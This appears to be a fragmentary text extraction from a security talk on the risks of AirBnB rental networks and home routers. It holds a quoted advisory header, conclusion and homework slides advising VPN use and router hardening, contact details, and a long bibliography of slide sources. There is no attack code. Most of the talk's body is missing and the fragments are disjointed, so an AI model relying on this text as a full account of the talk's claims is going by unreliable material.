
-----[ rain.forest.puppy / [WT] <rfpuppy@iname.com>

\*Note: most of the vulnerabilities in this document have NOT been made public; they were discovered by rain.forest.puppy, or other members of WT. Lots of new toys out there on the Internet lately. Seems like the web is the way to go, and every software spigot is demanding they be 'web-enabled'. A lot are reinventing the wheel, bundling sub-standard web servers to serve up their HTML and Java interface.



This is not going away any time soon

There is no patch, update, or easy fix



# Conclusion & Takeaways

Be skeptical and stay aware when traveling, whether or not you stay at a rental

If the network is untrusted, use a VPN or 4G/LTE mobile network

‘Hack’ your own router, see how easy it is

The worst type of attacks are typically not the most advanced

Remove physical access to hardware if you ☐ security

# Homework

Ask security professionals and hackers at Blackhat and DEF CON if they would use an AirBnB network without a VPN.



Ask how they secure their own devices when using random, unknown, unsecured, networks.

Thank you for your time!



☐☐☐ Cheers ☐☐☐



JeremyNGalloway at gmail  
EcstaticSec.tumblr.com







Bibliography  
s1 <https://www.airbnb.com/>  
s2 Jenny 2.0 Brian Wood <http://www.brianwood.com/>  
s3 <http://www.reactiongifs.com/homer>  
s13-14 <http://www.forbes.com/pictures/eej45emgkh/airbnb/>  
s17-19 [http://www.nusinstitute.org/assets/resources/pageResources/NUSIPR\\_Short\\_Term\\_Rentals.pdf](http://www.nusinstitute.org/assets/resources/pageResources/NUSIPR_Short_Term_Rentals.pdf)  
s21 [gaming.unlv.edu/reports.html](http://gaming.unlv.edu/reports.html)  
s21 <https://www.statista.com/markets/>  
s22 <http://www.wsj.com/articles/airbnb-plans-dual-stock-sales-to-push-off-ipo-1467226873>  
s24-29 <https://www.airbnb.com/>  
s30-32 <http://www.wsj.com/articles/airbnb-raises-over-100-million-as-it-touts-strong-growth-1448049815> <http://www.reuters.com/article/us-airbnb-growth-idUSKCN0RS2QK20150928> <http://www.wsj.com/articles/airbnb-raises-1-5-billion-in-one-of-largest-private-placements-1435363506>  
s33 <http://www.statista.com/statistics/483752/new-york-city-airbnb-revenue/>  
s35 <http://therealdeal.com/la/2016/06/29/airbnb-might-increase-chances-of-identity-theft-report/> <http://www.reactiongifs.com/arya>  
s36-42 <https://www.airbnb.com/>  
s44 <http://screencrush.com/442/files/2016/04/time-travel.jpeg>  
s45-48 [http://support.dlink.com/CMS\\_FTP/CMS\\_DAF/Product/Pictures/DIR-655/DIR-655\\_front20131010123406.png](http://support.dlink.com/CMS_FTP/CMS_DAF/Product/Pictures/DIR-655/DIR-655_front20131010123406.png)  
s54-59 <https://www.draw.io/>  
s62-64 <https://www.dred.com/uk/sexual-exposure-calculator/>  
s65 <https://kinmoku.it.ch.io/one-night-stand>  
s67-68 <http://internetcensus2012.bitbucket.org/paper.html>  
s69 [archive.org](http://archive.org) <https://www.intego.com/>  
s70 [fbi.gov](http://fbi.gov) [snapchat.com](https://www.snapchat.com/)  
s71 <http://www.dcwg.org/>  
s72-73 <https://www.cert.pl/en/news/single/large-scale-dns-redirection-on-home-routers-for-financial-theft/>  
s75-76 <https://www.blackhat.com/us-14/briefings.html>  
s77 <https://3.bp.blogspot.com/-c2REuOaCLRQ/VzMTP1qZyol/AAAAAABCJ8/Or7menk9Q-gQziFqLReLKOzxpJ4cpaTngCLcB/s1600/cat-sleeping-on-router.jpg>  
s78 [http://www.productwiki.com/upload/images/macgyver\\_multitool.jpg](http://www.productwiki.com/upload/images/macgyver_multitool.jpg)  
s79 <http://www.howtogeek.com/56612/turn-your-home-router-into-a-super-powered-router-with-dd-wrt/>  
s81 [www.downloads.netgear.com](http://www.downloads.netgear.com)  
s83 <https://www.reddit.com/r/gifs/comments/4ccybs/nuke/>  
s84-85 <https://i.ytimg.com/vi/2Qep4Zc1TGQ/maxresdefault.jpg>  
s86 <https://www.sohopelesslybroken.com/>  
s87 [routerpwn.com](http://routerpwn.com)  
s88-89 <https://community.rapid7.com>  
s90 [https://www.youtube.com/watch?v=UeZjWdg\\_Qn8](https://www.youtube.com/watch?v=UeZjWdg_Qn8)  
s91 [https://www.wired.com/images\\_blogs/threatlevel/2009/07/jonathanjames.jpg](https://www.wired.com/images_blogs/threatlevel/2009/07/jonathanjames.jpg)  
s92 <https://tctechcrunch2011.files.wordpress.com/2011/05/jake2.jpg>  
s94 [https://en.wikipedia.org/wiki/Super\\_Punch-Out!!](https://en.wikipedia.org/wiki/Super_Punch-Out!!)  
s95 <https://www.us-cert.gov/ncas/alerts/TA15-120A>  
s96-120 [http://support.dlink.com/CMS\\_FTP/CMS\\_DAF/Product/Pictures/DIR-655/](http://support.dlink.com/CMS_FTP/CMS_DAF/Product/Pictures/DIR-655/)  
s101 [http://www.nirsoft.net/utils/router\\_password\\_recovery.html](http://www.nirsoft.net/utils/router_password_recovery.html)  
s110 [http://www.qacafe.com/wp-content/uploads/architecture\\_of\\_tr-069.png](http://www.qacafe.com/wp-content/uploads/architecture_of_tr-069.png)  
s115 [https://www.tumblr.com/blog\\_auth/channing-your-tatum](https://www.tumblr.com/blog_auth/channing-your-tatum)  
s117 [https://media2.giphy.com/media/kuLUaVBxOsQyk/200\\_s.gif](https://media2.giphy.com/media/kuLUaVBxOsQyk/200_s.gif)  
s118 [https://media2.giphy.com/media/3o6MbjHbqDwRnHyKhG/200\\_s.gif](https://media2.giphy.com/media/3o6MbjHbqDwRnHyKhG/200_s.gif)  
s122 <http://vignette2.wikia.nocookie.net/supersmashbrosfanon/images/7/77/Pikachu.png/revision/latest?cb=20131028234047> Pokemon GO IOS  
s123 <http://s8.favim.com/orig/72/adorable-animal-animals-black-and-white-Favim.com-693274.jpg> <http://www.yoyowall.com/wallpaper/tigers-grin.html>  
s124 <https://pbs.twimg.com/media/CnLBOWsXEAAOfgc.jpg>  
s125 <http://www.clipartbest.com/cliparts/9c4/eRq/9c4eRqa0i.png>  
s127 <https://www.theguardian.com/technology/2014/feb/28/seven-people-keys-worldwide-internet-security-web>  
s128 <https://github.com/jbenet/go-netcatnat>  
s129 <http://i.imgur.com/XkU4Ajf.png>  
s130-131 [OSXdaily.com](http://OSXdaily.com)  
s132 <http://www.netresec.com/?page=Blog&month=2012-07&post=WPAD-Man-in-the-Middle>  
s134-135 <https://tunnelbear.com>  
s137 <http://www.androidheadlines.com/wp-content/uploads/2015/10/Screen-Shot-2015-10-14-at-1.30.21-PM.png>  
s139 <https://i.ytimg.com/vi/bOMwWEzqX7M/hqdefault.jpg>  
s140 <https://twofactorauth.org/>  
s141 <http://geek.com.mx/wp-content/uploads/2016/05/MR.-ROBOT-7-1000x600.jpg>  
s142 [http://www.graffhead.com/uploaded\\_images/awareVidb\\_large.jpg](http://www.graffhead.com/uploaded_images/awareVidb_large.jpg)  
s143 <https://timkadlec.com/images/hsts-vulnerability.svg>  
s145 [https://www.amazon.com/ESPI-EC-1-Outdoor-Enclosure-PVC/dp/B015BNH2L0/ref=sr\\_1\\_13?ie=UTF8&qid=1469223103&sr=8-13&keywords=enclosure+electronic](https://www.amazon.com/ESPI-EC-1-Outdoor-Enclosure-PVC/dp/B015BNH2L0/ref=sr_1_13?ie=UTF8&qid=1469223103&sr=8-13&keywords=enclosure+electronic)  
s146 <https://www.amazon.ca/Orbit-57095-Outdoor-Waterproof-Sprinkler/dp/B000VYGMF2>  
s148 <http://userscontent2.emaze.com/images/c646b62c-500f-4aa3-9b08-15fb10b93ce7/28ec5f80-cb4d-486d-b792-b41606be8d30.jpg>  
s150 <http://www.seeknewtravel.com/wp-content/uploads/2013/06/CoconutAirbnbWelcome-1024x1024.jpg>  
s151-152 <http://www.phrack.org/>  
s153 [http://vignette2.wikia.nocookie.net/rickandmarty/images/1/1e/Rick\\_and\\_marty\\_icon.png/revision/latest?cb=20150805041642](http://vignette2.wikia.nocookie.net/rickandmarty/images/1/1e/Rick_and_marty_icon.png/revision/latest?cb=20150805041642)  
s155 [https://pixabay.com/static/uploads/photo/2014/04/03/11/08/pencil-311818\\_960\\_720.png](https://pixabay.com/static/uploads/photo/2014/04/03/11/08/pencil-311818_960_720.png)  
s156 [http://cache.soometa.com/image/160205\\_www.wordsoverpixels.com](http://cache.soometa.com/image/160205_www.wordsoverpixels.com)  
s157 <https://s3media.247sports.com/Uploads/Assets/318/805/805318.gif> <http://hannibalisatthegate.com/wp-content/uploads/2016/04/beyonceLossII.png>